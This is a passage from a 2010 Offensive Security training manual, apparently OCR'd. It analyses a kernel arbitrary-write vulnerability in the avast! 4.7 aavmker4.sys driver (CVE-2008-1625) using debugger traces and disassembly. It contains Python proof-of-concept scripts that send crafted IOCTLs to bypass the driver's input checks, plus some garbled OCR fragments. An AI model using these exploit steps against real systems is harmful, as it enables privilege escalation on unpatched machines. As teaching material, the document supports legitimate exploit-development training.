
http://msdn.microsoft.com/en-us/library/ff548088%28v=VS.85%29.aspx

[110] Any condition where the attacker has the ability to write an arbitrary value to an arbitrary location.

[111] http://blog.electric-cloud.com/2009/08/05/how-to-set-up-kernel-debugging-for-windows-in-vmware-esx/

[112] A driver object in Windows kernel, represents an individual driver in the system. The !drvobj extension displays detailed information about a driver oobject.

© All rights reserved to Offensive Security, 2010




```
[04] IRP_MJ_WRITE                          f7915766      Aavmker4+0x766
[05] IRP_MJ_QUERY_INFORMATION              f7915766      Aavmker4+0x766
[06] IRP_MJ_SET_INFORMATION                f7915766      Aavmker4+0x766
[07] IRP_MJ_QUERY_EA                       f7915766      Aavmker4+0x766
[08] IRP_MJ_SET_EA                         f7915766      Aavmker4+0x766
[09] IRP_MJ_FLUSH_BUFFERS                  f7915766      Aavmker4+0x766
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION       f7915766      Aavmker4+0x766
[0b] IRP_MJ_SET_VOLUME_INFORMATION         f7915766      Aavmker4+0x766
[0c] IRP_MJ_DIRECTORY_CONTROL              f7915766      Aavmker4+0x766
[0d] IRP_MJ_FILE_SYSTEM_CONTROL            f7915766      Aavmker4+0x766
[0e] IRP_MJ_DEVICE_CONTROL                 f791598c      Aavmker4+0x98c
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL        f7915766      Aavmker4+0x766
[10] IRP_MJ_SHUTDOWN                       f7915766      Aavmker4+0x766
[11] IRP_MJ_LOCK_CONTROL                   f7915766      Aavmker4+0x766
[12] IRP_MJ_CLEANUP                        f7915766      Aavmker4+0x766
[13] IRP_MJ_CREATE_MAILSLOT                f7915766      Aavmker4+0x766
[14] IRP_MJ_QUERY_SECURITY                 f7915766      Aavmker4+0x766
[15] IRP_MJ_SET_SECURITY                   f7915766      Aavmker4+0x766
[16] IRP_MJ_POWER                          f7915766      Aavmker4+0x766
[17] IRP_MJ_SYSTEM_CONTROL                 f7915766      Aavmker4+0x766
[18] IRP_MJ_DEVICE_CHANGE                  f7915766      Aavmker4+0x766
[19] IRP_MJ_QUERY_QUOTA                    f7915766      Aavmker4+0x766
[1a] IRP_MJ_SET_QUOTA                      f7915766      Aavmker4+0x766
[1b] IRP_MJ_PNP                            f7915766      Aavmker4+0x766
```

IOCTL Dispatch routine

The *IRP_MJ_DEVICE_CONTROL* routine is the one managing IOCTL codes, let's unassemble that function:

```
kd> u f791598c L100
Aavmker4+0x98c:
f791598c 55              push    ebp
f791598d 8bec            mov     ebp,esp
f791598f 6aff            push    0FFFFFFFFh
f7915991 68687391f7      push    offset Aavmker4!AavmGetQueueSize+0x842 (f7917368)
f7915996 68807191f7      push    offset Aavmker4!AavmGetQueueSize+0x65a (f7917180)
f791599b 64a100000000    mov     eax,dword ptr fs:[00000000h]
f79159a1 50              push    eax
f79159a2 648925000000000 mov     dword ptr fs:[0],esp
f79159a9 83ec3c          sub     esp,3Ch
f79159ac 53              push    ebx
f79159ad 56              push    esi
f79159ae 57              push    edi
f79159af 8965e8          mov     dword ptr [ebp-18h],esp
f79159b2 8b5d0c          mov     ebx,dword ptr [ebp+0Ch]
f79159b5 8b4360          mov     eax,dword ptr [ebx+60h]
f79159b8 8b7008          mov     esi,dword ptr [eax+8]
f79159bb 8975e4          mov     dword ptr [ebp-1Ch],esi
f79159be 8b5004          mov     edx,dword ptr [eax+4]
f79159c1 8955c4          mov     dword ptr [ebp-3Ch],edx
f79159c4 8b400c          mov     eax,dword ptr [eax+0Ch]
f79159c7 b92c00d6b2      mov     ecx,0B2D6002Ch
f79159cc 3bc1            cmp     eax,ecx
f79159ce 0f8741030000    ja      Aavmker4+0xd15 (f7915d15)
```


© All rights reserved to Offensive Security, 2010



```
f79159d4 0f8412030000     je      Aavmker4+0xcec (f7915cec)
f79159da 83c1f0           add     ecx,0FFFFFFF0h
f79159dd 3bc1             cmp     eax,ecx
f79159df 0f8725020000     ja      Aavmker4+0xc0a (f7915c0a)
f79159e5 0f84e3010000     je      Aavmker4+0xbce (f7915bce)
                        [...]
f7915d28 3d3000d6b2       cmp     eax,0B2D60030h
f7915d2d 747c             je      Aavmker4+0xdab (f7915dab)
```

IOCTL Dispatch Routine disassembled

There are few comparisons between the input passed from user-space and different *IOCTLs*; finally our vulnerable *IOCTL* been checked at address *0xf7915d28*.

Let's now have a look at *CreateFile* and *DeviceIoControl* function prototypes taken from MSDN Library:

```
HANDLE WINAPI CreateFile(
  __in        LPCTSTR lpFileName,
  __in        DWORD dwDesiredAccess,
  __in        DWORD dwShareMode,
  __in_opt    LPSECURITY_ATTRIBUTES lpSecurityAttributes,
  __in        DWORD dwCreationDisposition,
  __in        DWORD dwFlagsAndAttributes,
  __in_opt    HANDLE hTemplateFile
);
BOOL WINAPI DeviceIoControl(
  __in            HANDLE hDevice,
  __in            DWORD dwIoControlCode,
  __in_opt        LPVOID lpInBuffer,
  __in            DWORD nInBufferSize,
  __out_opt       LPVOID lpOutBuffer,
  __in            DWORD nOutBufferSize,
  __out_opt       LPDWORD lpBytesReturned,
  __inout_opt     LPOVERLAPPED lpOverlapped
);
```

CreateFile and DeviceIoControl prototypes

The advisory states that the size of the input buffer is the first check to bypass (*(3)* in the table below):

```
[...]

.text:00010D28                  cmp     eax, 0B2D60030h  <-- (1)
.text:00010D2D                  jz      short loc_10DAB

[...]

.text:00010DAB loc_10DAB:
.text:00010DAB                  xor     edi, edi
.text:00010DAD                  cmp     byte_1240C, 0
.text:00010DB4                  jz      short loc_10DC9
```


© All rights reserved to Offensive Security, 2010

```
[...]

.text:00010DC9 loc_10DC9:
.text:00010DC9                 mov     esi, [ebx+0Ch]  <-- (2)
.text:00010DCC                 cmp     [ebp+InputBufferLength], 878h  <--(3)
.text:00010DD3                 jz      short loc_10DDF

[...]
```


Input Checks outlined in the advisory

We will take this information as true and will verify it at execution time sending a buffer of *0x878* bytes. Without other delays we can code the first *POC*, which should trigger the vulnerable function in the *aavmker.sys* driver:

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC01 - AWE RING0 MODULE

from ctypes import *
import struct

kernel32 = windll.kernel32

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
        GENERIC_READ   = 0x80000000
        GENERIC_WRITE  = 0x40000000
        OPEN_EXISTING  = 0x3
        IOCTL_VULN     = 0xb2d60030 # writes to arbitrary memory
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME    = "\\\\.\\AavmKer4"
        dwReturn       = c_ulong()
        evil_size      = 0x878
        evil_input     = "\x41" * evil_size
        out_size       = 0x1024
        evil_output    = ""
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                         0, None, OPEN_EXISTING, 0, None)
        if driver_handle:
                print "(+) Talking to the driver sending vulnerable IOCTL..."
                dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_VULN,
                                                     evil_input, evil_size,
                                                     evil_output, out_size,
                                                     byref(dwReturn), None)
```

POC01 source code

© All rights reserved to Offensive Security, 2010



Let's now setup a breakpoint at the address where the vulnerable *IOCTL* is checked[113] to be sure we are using *CreateFile* and *DeviceIoControl* in the right way. As showin in Figure 84 the breakpoint has been hit, we proceed removing the breakpoint and setting a new one where the input buffer is going to be copied[114].

```
Disassembly
Offset: @$scopeip                                                    Previous   Next
f7915cf6 a3f07d91f7      mov     dword ptr [Aavmker4!PendingCount2+0xa00 (f7917df0)],eax
f7915cfb 33f6            xor     esi,esi
f7915cfd 56              push    esi
f7915cfe 56              push    esi
f7915cff 68507d91f7      push    offset Aavmker4!PendingCount2+0x960 (f7917d50)
f7915d04 ff15b07291f7    call    dword ptr [Aavmker4!AavmGetQueueSize+0x78a (f79172b0)]
f7915d0a 89731c          mov     dword ptr [ebx+1Ch],esi
f7915d0d 897318          mov     dword ptr [ebx+18h],esi
f7915d10 e9ef010000      jmp     Aavmker4+0xf04 (f7915f04)
f7915d15 b95b00d6b2      mov     ecx,0B2D6005Bh
f7915d1a 3bc1            cmp     eax,ecx
f7915d1c 0f87b6010000    ja      Aavmker4+0xed8 (f7915ed8)
f7915d22 0f84a8010000    je      Aavmker4+0xed0 (f7915ed0)
f7915d28 3d3000d6b2      cmp     eax,0B2D60030h
f7915d2d 747c            je      Aavmker4+0xdab (f7915dab)
f7915d2f 3d3400d6b2      cmp     eax,0B2D60034h
f7915d34 7428            je      Aavmker4+0xd5e (f7915d5e)
f7915d36 3d5300d6b2      cmp     eax,0B2D60053h
f7915d3b 7416            je      Aavmker4+0xd53 (f7915d53)
f7915d3d 3d5700d6b2      cmp     eax,0B2D60057h
f7915d42 0f85bc010000    jne     Aavmker4+0xf04 (f7915f04)
f7915d48 53              push    ebx
f7915d49 e82e130000      call    Aavmker4!AavmGetQueueSize+0x556 (f791707c)
f7915d4e e9b0010000      jmp     Aavmker4+0xf03 (f7915f03)
f7915d53 53              push    ebx
f7915d54 e823130000      call    Aavmker4!AavmGetQueueSize+0x556 (f791707c)
f7915d59 e9a5010000      jmp     Aavmker4+0xf03 (f7915f03)
```

Figure 84: breakpoint on the vulnerable IOCTL


Once again the breakpoint has been hit (Figure 85),*"stepping into"* we bypass the size check and verify that *ESI* register points to the *"A"* input buffer copied in kernel space.

---

[113] 0xf7915d28   cmp eax,0B2D60030h

[114] 0xf7915dc9   mov esi, [ebx+0Ch]

© All rights reserved to Offensive Security, 2010



```
Command - Kernel 'com:port=com1,baud=115200' - WinDbg:6.11.0001.404 X86
kd> g
Breakpoint 0 hit
Aavmker4+0xdc9:
f7915dc9 8b730c          mov     esi,dword ptr [ebx+0Ch]
kd> t
Aavmker4+0xdcc:
f7915dcc 817de478080000  cmp     dword ptr [ebp-1Ch],878h
kd> dd esi
86022008  41414141 41414141 41414141 41414141
86022018  41414141 41414141 41414141 41414141
86022028  41414141 41414141 41414141 41414141
86022038  41414141 41414141 41414141 41414141
86022048  41414141 41414141 41414141 41414141
86022058  41414141 41414141 41414141 41414141
86022068  41414141 41414141 41414141 41414141
86022078  41414141 41414141 41414141 41414141
kd> t
Aavmker4+0xdd3:
f7915dd3 740a            je      Aavmker4+0xddf (f7915ddf)
kd>
```

Figure 85: input buffer has been copied and the first check has been bypassed.


Exercise

1) Repeat the required steps in order to build a POC bypassing the first input buffer size check.

Cmp eax offset nt+6t!

BP f89f2828 @

© All rights reserved to Offensive Security, 2010



Nothing fancy so far, but it's going to get interesting in a "few jmps". In order to reach the arbitrary write instructions, a second minor check at *0xf7915de2* must be bypassed. At this address, the driver verifies that the values stored in *EDI* register (*EDI=0x00000000*) is equal to the value pointed by the *ESI* register (*EDI* is pointing to the beginning of the input buffer). If the values don't match the next jump instruction (refer to address *0xf7915de4* in Figure 86) is not going to be taken and we are going to get closer to our goal. As long as the first *dword* in the input buffer is not *0x00000000* we should be fine as shown in Figure 86.

```
Disassembly
Offset: @$scopeip                                                        Previous   Next
f7915db6 6a02            push    2
f7915db8 6a01            push    1
f7915dba 6a01            push    1
f7915dbc 57              push    edi
f7915dbd e8e2120000      call    Aavmker4!AavmGetQueueSize+0x57e (f79170a4)
f7915dc2 50              push    eax
f7915dc3 ff15607491f7    call    dword ptr [Aavmker4!PendingCount2+0x70 (f7917460)]
f7915dc9 8b730c          mov     esi,dword ptr [ebx+0Ch]
f7915dcc 817de478080000  cmp     dword ptr [ebp-1Ch],878h
f7915dd3 740a            je      Aavmker4+0xddf (f7915ddf)
f7915dd5 68745891f7      push    offset Aavmker4+0x874 (f7915874)
f7915dda e9defcffff      jmp     Aavmker4+0xabd (f7915abd)
f7915ddf 897dfc          mov     dword ptr [ebp-4],edi
f7915de2 393e            cmp     dword ptr [esi],edi  ds:0023:86022008=41414141
f7915de4 744e            je      Aavmker4+0xe34 (f7915e34)
f7915de6 8b8670080000    mov     eax,dword ptr [esi+870h]
f7915dec 8945b8          mov     dword ptr [ebp-48h],eax
f7915def 813807added0    cmp     dword ptr [eax],0D0DEAD07h
f7915df5 7509            jne     Aavmker4+0xe00 (f7915e00)
f7915df7 817804bad0ba10  cmp     dword ptr [eax+4],10BAD0BAh
f7915dfe 7406            je      Aavmker4+0xe06 (f7915e06)
f7915e00 ff15947291f7    call    dword ptr [Aavmker4!AavmGetQueueSize+0x76e (f7917294)]
f7915e06 33d2            xor     edx,edx
f7915e08 8b45b8          mov     eax,dword ptr [ebp-48h]
f7915e0b 8910            mov     dword ptr [eax],edx
f7915e0d 895004          mov     dword ptr [eax+4],edx
f7915e10 83c604          add     esi,4
```

Figure 86: bypassing second minor check

We now encounter the first real hurdle; let's refer once again to the advisory:

```
[...]
.text:00010DE6            mov     eax, [esi+870h]   <-- (5)
.text:00010DEC            mov     [ebp+v38_uc], eax
.text:00010DEF            cmp     dword ptr [eax], 0D0DEAD07h   <-- (6)
.text:00010DF5            jnz     short loc_10E00
.text:00010DF7            cmp     dword ptr [eax+4], 10BAD0BAh   <-- (7)
.text:00010DFE            jz      short loc_10E06
[...]
```

User's input checks

 © All rights reserved to Offensive Security, 2010

The input controlled data value, at an offset of 0x870 bytes from the beginning of the buffer, is copied to the *EAX* register (*(5)* refer to previous table); *EAX* is dereferenced (*(6)*) and the obtained value is compared to the costant *0xD0DEAD07;* then *EAX+4* is dereferenced again and the value obtained is compared to the costant *0x10BAD0BA*. If the values compared matches, the following instructions are going to be executed:

```
[...]
.text:00010E06              xor     edx, edx
.text:00010E08              mov     eax, [ebp+v38_uc]
.text:00010E0B              mov     [eax], edx
.text:00010E0D              mov     [eax+4], edx
.text:00010E10              add     esi, 4  <-- (8)
.text:00010E13              mov     ecx, 21Ah  <-- (9)
.text:00010E18              mov     edi, [eax+18h]  <-- (10)
.text:00010E1B              rep movsd  <-- (11)
```

Vulnerable memcopy function

Both *EDI* ((10)) and *ESI* are under our control, we are now able write *0x21A* bytes of data anywhere in kernel space.The first idea that could come to our mind is that constants values (*0xD0DEAD07* and *0x10BAD0BA*) used in checks are hardcoded in the .text section, that means they will be loaded in memory at execution time. We could craft our data using relative constants addresses at the right offsets within the input buffer.

```
kd> dd f7915df1 L4
f7915df1  d0dead07 78810975 bad0ba04 ff067410
kd> dd f7915df1+4 L4
f7915df5  78810975 bad0ba04 ff067410 91729415
kd> dd f7915df1+8 L4
f7915df9  bad0ba04 ff067410 91729415 8bd233f7
```

Unfortunately, using this approach will only bypass the first check because as shown in the previous table and in Figure 87, *EAX+4* is not pointing to the constant *0x10BAD0BA* (actually *EAX+8* is pointing to the right constant).

```
f7915de6 8b8670080000    mov    eax,dword ptr [esi+870h]
f7915dec 8945b8          mov    dword ptr [ebp-48h],eax
f7915def 813807added0    cmp    dword ptr [eax],0D0DEAD07h ds:0023:f7915df1=d0dead07
f7915df5 7509            jne    Aavmker4+0xe00 (f7915e00)
f7915df7 817804bad0ba10  cmp    dword ptr [eax+4],10BAD0BAh
```

Figure 87: First check is succesfully bypassed

 © All rights reserved to Offensive Security, 2010

```
f7915de6 8b8670080000      mov     eax,dword ptr [esi+870h]
f7915dec 8945b8            mov     dword ptr [ebp-48h],eax
f7915def 813807added0      cmp     dword ptr [eax],0D0DEAD07h
f7915df5 7509              jne     Aavmker4+0xe00 (f7915e00)
f7915df7 817804bad0ba10    cmp     dword ptr [eax+4],10BAD0BAh ds:0023:f7915df5=78810975
f7915dfe 7406              je      Aavmker4+0xe06 (f7915e06)
```

Figure 88: Second check is not bypassed

A successful approach would be to allocate a double dword in the user-space input buffer and use the user-mode address of the ddword to dereference the two pointers[115]. Even if this approach is easier we want to choose the way suggested by Tobias Klein in his blog post[116,117]. In this article Tobias explains how the patch used in the 4.7 version by the vendor could be "easily" bypassed because of the existence of another *IOCTL* in the driver that permits to temporary store user controlled data at a defined address in kernel space[118]. For completeness we are including the following POC illustrating how the user-space input buffer can be used to bypass the device driver checks.

```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC02 - AWE RING0 MODULE

from ctypes import *
import struct

kernel32 = windll.kernel32

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
```

[115] "How To Share Memory Between User Mode and Kernel Mode"

http://support.microsoft.com/kb/191840

[116] "The Fix That Never Was"

http://tk-blog.blogspot.com/2010/02/fix-that-never-was.html

[117] This approach is more interesting because can be used to implement a working exploit for !avast 5, task that will be left to the zealous student.

[118] The patch simply checks if the memory address used for the pointer dereference is in kernel-space.

 © All rights reserved to Offensive Security, 2010

```
        GENERIC_READ   = 0x80000000
        GENERIC_WRITE  = 0x40000000
        OPEN_EXISTING  = 0x3
        IOCTL_VULN     = 0xb2d60030 # writes to arbitrary memory
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME    = "\\\\.\\AavmKer4"
        dwReturn       = c_ulong()
        str_hdr_size   = 0x14
        evil_size      = 0x878
        # CONSTANTS NEEDED TO BY PASS CHECKS, STORED AT THE
        # BEGINNING OF THE INPUT BUFFER
        evil_input     = "\x07\xAD\xDE\xD0\xBA\xD0\xBA\x10"
        # OFFSET 0x870 BYTES FROM THE BEGINNING OF THE BUFFER
        evil_input    += "\x41" * 0x868
        # PTR TO THE BEGINNING OF THE BUFFER IN USER-SPACE.
        # STRING OBJECT IN PYTHON HAS A HEADER OF 0x14 BYTES
        evil_input    += struct.pack("L", id(evil_input) + str_hdr_size)
        # PADDING
        evil_input    += "\x41" * 0x4
        out_size       = 0x1024
        evil_output    = ""
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                           0, None, OPEN_EXISTING, 0, None)
        if driver_handle:
              print "(+) Talking to the driver sending vulnerable IOCTL..."
              dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_VULN,
                                                 evil_input, evil_size,
                                                 evil_output, out_size,
                                                 byref(dwReturn), None)
```


Bypassing input checks using a user mode buffer

At least *IOCTL 0xb2d6001c* (116) lets user-mode applications to temporarily store arbitrary data at a known kernel space address. Let's write a *POC* that uses that *IOCTL* to see at which address our data will be stored. We have already seen where that *IOCTL* is checked whitin the *IOCTL dispatch routine*[119]:

```
f79159c7 b92c00d6b2       mov     ecx,0B2D6002Ch
f79159cc 3bc1             cmp     eax,ecx
f79159ce 0f8741030000     ja      Aavmker4+0xd15 (f7915d15)
f79159d4 0f8412030000     je      Aavmker4+0xcec (f7915cec)
f79159da 83c1f0           add     ecx,0FFFFFFF0h
f79159dd 3bc1             cmp     eax,ecx
f79159df 0f8725020000     ja      Aavmker4+0xc0a (f7915c0a)
f79159e5 0f84e3010000     je      Aavmker4+0xbce (f7915bce)
```

[119] It's at the very beginning of the *IOCTL dispatch routine*, we spot it when we were looking for the vulnerable *IOCTL*.

© All rights reserved to Offensive Security, 2010



Before coding next *POC* we need to find out if there are any input checks for the *0xb2d6001c store IOCTL.* Checking the part of the dispatch routine involved (Figure 89), it seems that the buffer size must be *0x418* bytes in order to be accepted (Figure 90) and that *0x106* bytes will be copied in *.data* section (Figure 91).

```
.text:000109C7                 mov     ecx, 0B2D6002Ch
.text:000109CC                 cmp     eax, ecx
.text:000109CE                 ja      loc_10D15
.text:000109D4                 jz      loc_10CEC
.text:000109DA                 add     ecx, 0FFFFFFF0h
.text:000109DD                 cmp     eax, ecx
.text:000109DF                 ja      loc_10C0A
.text:000109E5                 jz      loc_10BCE
```

Figure 89: 0xb2d6001c IOCTL


```
.text:00010BCE ; ---------------------------------------------------------------
.text:00010BCE
.text:00010BCE loc_10BCE:                                      ; CODE
.text:00010BCE                 cmp     esi, 418h
.text:00010BD4                 jz      short loc_10BE0
.text:00010BD6                 push    offset aGuicall_params
.text:00010BDB                 jmp     loc_10ABD
```

Figure 90: Input buffer size must be 0x418 bytes to be accepted

```
.text:00010BE0
.text:00010BE0 loc_10BE0:                              ; CODE XREF:
.text:00010BE0                 mov     ecx, 106h
.text:00010BE5                 mov     esi, [ebx+0Ch]
.text:00010BE8                 mov     edi, offset unk_12E00
.text:00010BED                 rep movsd
```

Figure 91: 0x106 bytes will be copied in .data section

 © All rights reserved to Offensive Security, 2010



The following *POC* will trigger the *0xb2d6001c IOCTL*; putting a breakpoint at *0xf7905bce*[120] address we will be able to follow the execution flow and spot at which address our data is going to be stored[121].


```
#!/usr/bin/python
# avast! 4.7 aavmker4.sys privilege escalation
# http://www.trapkit.de/advisories/TKADV2008-002.txt
# CVE-2008-1625
# Matteo Memelli ryujin __A-T__ offensive-security.com
# www.offensive-security.com
# POC03 - AWE RING0 MODULE

from ctypes import *
import struct

kernel32 = windll.kernel32

if __name__ == '__main__':
        print "(*) avast! 4.7 aavmker4.sys privilege escalation"
        print "(+) coded by Matteo Memelli aka ryujin -> at <- offsec.com"
        print "(+) www.offsec.com || Spaghetti & Pwnsauce"
        GENERIC_READ  = 0x80000000
        GENERIC_WRITE = 0x40000000
        OPEN_EXISTING = 0x3
        IOCTL_VULN    = 0xb2d60030 # writes to arbitrary memory
        IOCTL_STOR    = 0xb2d6001c # stores stuff in .data to bypass checks
        # DosDevices\AAVMKER4 Device\AavmKer4
        DEVICE_NAME   = "\\\\.\\AavmKer4"
        dwReturn      = c_ulong()
        evil_size     = 0x878
        evil_input    = "\x41" * evil_size
        out_size      = 0x1024
        stor_size     = 0x418
        stor_input    = "\x43" * stor_size
        evil_output   = ""
        driver_handle = kernel32.CreateFileA(DEVICE_NAME, GENERIC_READ | GENERIC_WRITE,
                                             0, None, OPEN_EXISTING, 0, None)
        if driver_handle:
                print "(+) Storing data in kernel space..."
                dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_STOR,
                                                     stor_input, stor_size,
                                                     evil_output, out_size,
                                                     byref(dwReturn), None)
                print "(+) Talking to the driver sending vulnerable IOCTL..."
                dev_ioctl = kernel32.DeviceIoControl(driver_handle, IOCTL_VULN,
                                                     evil_input, evil_size,
                                                     evil_output, out_size,
                                                     byref(dwReturn), None)
```

POC03 source code.

[120] Base address has changed from *0xf7915bce* to *0xf7905bce* since we rebooted the Windows XP target box.

[121] From the *IDA Pro* session (Figure 91) we should already know what is the address at which our buffer will be stored at (*0xf7905000 + 0x2e00*), however we want to double check it before proceeding with further steps.

 © All rights reserved to Offensive Security, 2010



Breakpoint has been hit (Figure 92), and next jump is taken leading us to the memory copy function in which *ESI* points to our source buffer and *EDI* to the memory in *.data* section at *0xf7907e00* address as expected.

```
Disassembly
Offset: @$scopeip                                        Previous   Next
f7905b9e ff15a87290f7     call    dword ptr ds:[0F79072A8h]
f7905ba4 8935e47390f7     mov     dword ptr ds:[0F79073E4h],esi
f7905baa e955030000       jmp     f7905f04
f7905baf 8b0dfc7390f7     mov     ecx,dword ptr ds:[0F79073FCh]
f7905bb5 3bce             cmp     ecx,esi
f7905bb7 0f8447030000     je      f7905f04
f7905bbd ff15007390f7     call    dword ptr ds:[0F7907300h]
f7905bc3 8935fc7390f7     mov     dword ptr ds:[0F79073FCh],esi
f7905bc9 e936030000       jmp     f7905f04
f7905bce 81fe18040000     cmp     esi,418h
f7905bd4 740a             je      f7905be0
f7905bd6 681c5990f7       push    0F790591Ch
f7905bdb e9ddfeffff       jmp     f7905abd
f7905be0 b906010000       mov     ecx,106h
f7905be5 8b730c           mov     esi,dword ptr [ebx+0Ch]
f7905be8 bf007e90f7       mov     edi,0F7907E00h
f7905bed f3a5             rep movs dword ptr es:[edi],dword ptr [esi]
f7905bef 6a00             push    0
f7905bf1 6a00             push    0
f7905bf3 68e07d90f7       push    0F7907DE0h
f7905bf8 ff15b07290f7     call    dword ptr ds:[0F79072B0h]
f7905bfe c7431c18040000   mov     dword ptr [ebx+1Ch],418h
